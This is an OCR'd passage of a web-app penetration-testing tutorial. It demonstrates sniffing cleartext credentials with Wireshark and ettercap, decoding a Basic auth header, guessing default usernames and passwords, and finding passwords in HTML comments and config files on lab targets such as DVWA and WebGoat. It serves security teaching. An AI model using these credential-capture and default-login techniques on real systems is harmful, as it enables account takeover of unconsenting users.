
```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=421483ateqrqcomcmmvqsufgo2
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&Login=Login
```

So the data is transmitted without encryption and a malicious user could intercept the username and password by simple sniffing the network with a tool like Wireshark


http.request.method == "GET"
Expression...
+

```
No.      Time          Source            Destination       Protocol  Length Info
     174 9.324316832   192.168.222.148   192.168.222.136   HTTP       644 GET /mutillidae/index.php?page=user-info.php&username=a&password=a&us
     190 9.457175673   192.168.222.148   192.168.222.136   HTTP       731 GET /mutillidae/styles/global-styles.css HTTP/1.1
```

```
▸ Frame 174: 644 bytes on wire (5152 bits), 644 bytes captured (5152 bits) on interface 0
▸ Ethernet II, Src: Vmware_d3:39:c8 (00:0c:29:d3:39:c8), Dst: Vmware_5d:2a:56 (00:0c:29:5d:2a:56)
▸ Internet Protocol Version 4, Src: 192.168.222.148, Dst: 192.168.222.136
▸ Transmission Control Protocol, Src Port: 49000, Dst Port: 80, Seq: 1, Ack: 1, Len: 578
▾ Hypertext Transfer Protocol
  ▸ GET /mutillidae/index.php?page=user-info.php&username=a&password=a&user-info-php-submit-button=View+Account+Details HTTP/1.1\r\n
    Host: 192.168.222.136\r\n
    User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
```




Filter: http.request.method == "POST"

```
No.   Time         Source            Destination       Protocol Length Info
  125 6.747664000  192.168.222.129   192.168.222.136   HTTP        671 POST /dvwa/login.p
```

```
▸ Frame 125: 671 bytes on wire (5368 bits), 671 bytes captured (5368 bits) on interface 0
▸ Ethernet II, Src: Vmware_f4:f3:27 (00:0c:29:f4:f3:27), Dst: Vmware_8f:ca:00 (00:0c:29:8f:ca:00)
▸ Internet Protocol Version 4, Src: 192.168.222.129 (192.168.222.129), Dst: 192.168.222.136 (192.168
▸ Transmission Control Protocol, Src Port: 39248 (39248), Dst Port: 80 (80), Seq: 952, Ack: 1816, Le
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "username" = "admin"
  ▸ Form item: "password" = "admin"
  ▸ Form item: "Login" = "Login"
```

Example 2: Sending data with GET/POST method through HTTPS

Suppose that our web application uses the HTTPS protocol to encrypt the data we are sending (or at least for transmitting sensitive data like credentials). In this case, when logging on to the web application the header of our POST request would be similar to the following:




```
1012  https://www.vietcombank.com.vn  POST  /IBanking2015/55c3c0a782b739e063ef...  ✓  200  9296  HTML  ÄĐÄĐng nháº-p
```

```
POST /IBanking2015/55c3c0a782b739e063efa9d5985e2ab4/Account/Login HTTP/1.1
Host: www.vietcombank.com.vn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.vietcombank.com.vn/IBanking2015/55c3c0a782b739e063efa9d5985e2ab4/Account/Login
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Cookie: ASP.NET_SessionId=jsmcqo3w5f4jwjxs30sfcu20; _ga=GA1.3.62656212.1519289397; _gid=GA1.3.1276097128.1519289397; _gat=1; _cultureValue=vi-VN
Connection: close
Upgrade-Insecure-Requests: 1

source=&username=abc&pass=abc&captcha=383B6&captcha-guid1=3e23b296543443d791366457da208c18
```


Example 3: sending data with GET/POST method via HTTPS on a page reachable via HTTP

Imagine we having a web page reachable via HTTP and that only data sent from the authentication form are transmitted via HTTPS



```
GET /367484971926835948767215316604991514356/login?uid=admin&pw=admin
HTTP/1.1
Host: google-gruyere.appspot.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://google-gruyere.appspot.com/
Cookie: GRUYERE_ID= 367484971926835948767215316604991514356
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

We can see that our request is addressed to www.example.com/login using HTTPS. But if we have a look at the Referer-header (the page from which we came), it is www.example.com/ And is accessible via simple HTTP. Although we are sending data via HTTPS, this deployment can allow SSLStrip attacks (a type of Man-in-the-middle attack)



```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

4 hosts added to the hosts list...
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

HTTP : 172.217.24.52:80 -> USER: admin  PASS: admin  INFO: http://google-gruyere
.appspot.com/367484971926835948767215316604991514356/login
HTTP : 74.125.130.153:80 -> USER: admin  PASS: admin  INFO: /367484971926835948767
67215316604991514356/login?uid=admin&pw=admin
```


You can see that the data is transferred in clear text in the URL and not in the body of the request. But we must consider that SSL/TLS is a level 5 protocol, a lower level than HTTP, so the whole HTTP packet is still encrypted making the URL unreadable to a malicious user using a sniffer. Nevertheless as stated before, it is not a good practice to use the GET method to send sensitive data to a web application, because the information contained in the URL can be stored in many locations such as proxy and web server logs.

2. Testing for default credentials

How to Test

Testing for default credentials of common applications


- Try default usernames such as: admin, administrator, root, system, guest, operator, superuser.



1257	http://192.168.222.136	POST	/WebGoat/attack?Screen=40&menu=700	✓	200	30423	HTML		Discover Clues in the HT...	192.168.222.136
1258	http://192.168.222.136	GET	/WebGoat/javascript/lessonNav.js		304	230	script	js		192.168.222.136

POST request to /WebGoat/attack


Type	Name	Value
URL	Screen	40
URL	menu	700
Cookie	dbx-postmeta	grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-
Cookie	acopendivids	swingset,jotto,phpbb2,redmine
Cookie	acgroupswithpersist	nada
Cookie	PHPSESSID	421483ateqrqcomcmmvqsufgo2
Cookie	JSESSIONID	F1C845ECC6612F376D9ACB47327CC876
Cookie	_cyclone_session	BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJWQ1YjE1ZTU4MWMyMDhiNDU4NjAxMWFlYmEzZDc4NzQ2BjsAVEkiEF9jc3J...
Body	Username	admin
Body	Password	adminpw
Body	SUBMIT	Login



1257	http://192.168.222.136	POST	/WebGoat/attack?Screen=40&menu=700	✓	200	30423	HTML		Discover Clues in the HT...
1258	http://192.168.222.136	GET	/WebGoat/javascript/lessonNav.js		304	230	script	js	

```
                    Developers are notorious for leaving statements like FIXME's, TODO's, Code Broken, Hack, etc... inside the source code.
any comments denoting&nbsp; passwords, backdoors, or something doesn't work right.&nbsp;
 Below is an example of a forms based authentication form.  Look for clues to help you log in.
</div>
                  <div id="message" class="info"><BR> * Congratulations. You have successfully completed this lesson.<BR> * BINGO -- admin


              <div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action='attack?Screen=40&menu=700' enctype=''><
Admin to regenerate database  --><p>Welcome, admin<p>You have been authenticated with CREDENTIALS</form></div>
```

- Application administrative users are often named after the application or organization. It mean if you are testing an application named “ABC”, trying abc/abc or any other similar combination as username and password.



192.168.222.136

This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very applications, which are listed below. More information about this project can be found in the project User Guide and Home Page

For details about the known vul

Authentication Required


http://192.168.222.136 is requesting your username and password. The site says: “WebGoat Application”

User Name:

Password:


OWASP WebGoat

OWASP WebGoat.NET



1150	http://192.168.222.136	GET	/WebGoat/attack	200	4542	HTML		WebGoat V5.4	192.168.222.136	JSESSIONID=6E
1155	http://192.168.222.136	GET	/WebGoat/attack	200	32925	HTML		How to work with WebG...	192.168.222.136	
1160	http://192.168.222.136	GET	/WebGoat/javascript/javascript.js	304	229	script	js		192.168.222.136	
1161	http://192.168.222.136	GET	/WebGoat/javascript/menu_system.js	304	230	script	js		192.168.222.136	


```
GET /WebGoat/attack HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=421483ateqrqcomcmmvqsufgo2;
JSESSIONID=6E7BB67CC341AE8C00BD04E8C0E732C8;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJWQ1YjE1ZTU4MWMyMDhiNDU4NjAxMWFlYmEzZDc4NzQ2BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMWMrR0tibXVrbjMxYXlCcUlWMjFzYzdVaS94bTNWQjZvczdMUmZLUWZqQUE9BjsA
Rg%3D%3D--92459b06facd092d0d590b4205dae47c9d6e1700
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
```


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
d2ViZ29hdDp3ZWJnb2F0
```

```
webgoat:webgoat
```

- Using above username with blank passwords.


phpMyAdmin
Database:
(Databases) ...
Please select a database
MySQL
phpMyAdmin
Create new database:
No Privileges
Show processes
Character Sets and Collations
Storage Engines
Databases
Export
Language
English (en-utf-8)
Theme / Style:
Original
phpMyAdmin documentation
Official phpMyAdmin Homepage
[ChangeLog] [CVS] [Lists]

Welcome to phpMyAdmin 2.6.4-pl3


MySQL 5.0.15 running on localhost as root@localhost

MySQL charset: UTF-8 Unicode (utf8)

MySQL connection collation: utf8_general_ci


Your configuration file contains settings (root with no password) that correspond to the default MySQL privileged account. Your MySQL server is running with this default, is open to intrusion, and you really should fix this security hole.

- Review the page source code and JavaScript, Look for account names and password written in comments.


view-source:http://192.168.222.136/WebGoat/attack?Screen=40&menu=700
:ton=View+Account+D

```
.. inside the source code. &nbsp;Review the source code for any comments denoting&nbsp; passwords, backdoors, or some

down','group1','plans','',1)">Close this Window</a>

:oken, Hack, etc... inside the source code. &nbsp;Review the source code for any comments denoting&nbsp; passwords, ba

action='attack?Screen=40&menu=700' enctype=''><!-- FIXME admin:adminpw  --><!-- Use Admin to regenerate database  -->
```


- Check for configuration files that contain usernames and passwords.


root@192.168.222.136
New Session
My documents
Upload
Edit
Properties
New
C:\Users\manhpham\Documents\
Name
Size
Type
Changed
/etc/phpmyadmin/config-db.php - root@192.168.22...
Encoding
Line: 15/19
Encoding: 1252 (ANSI - La
phpmyadmin
Find Files
Download
Edit
Properties
New
/etc/phpmyadmin/

```
## by /usr/sbin/dbconfig-generate-include
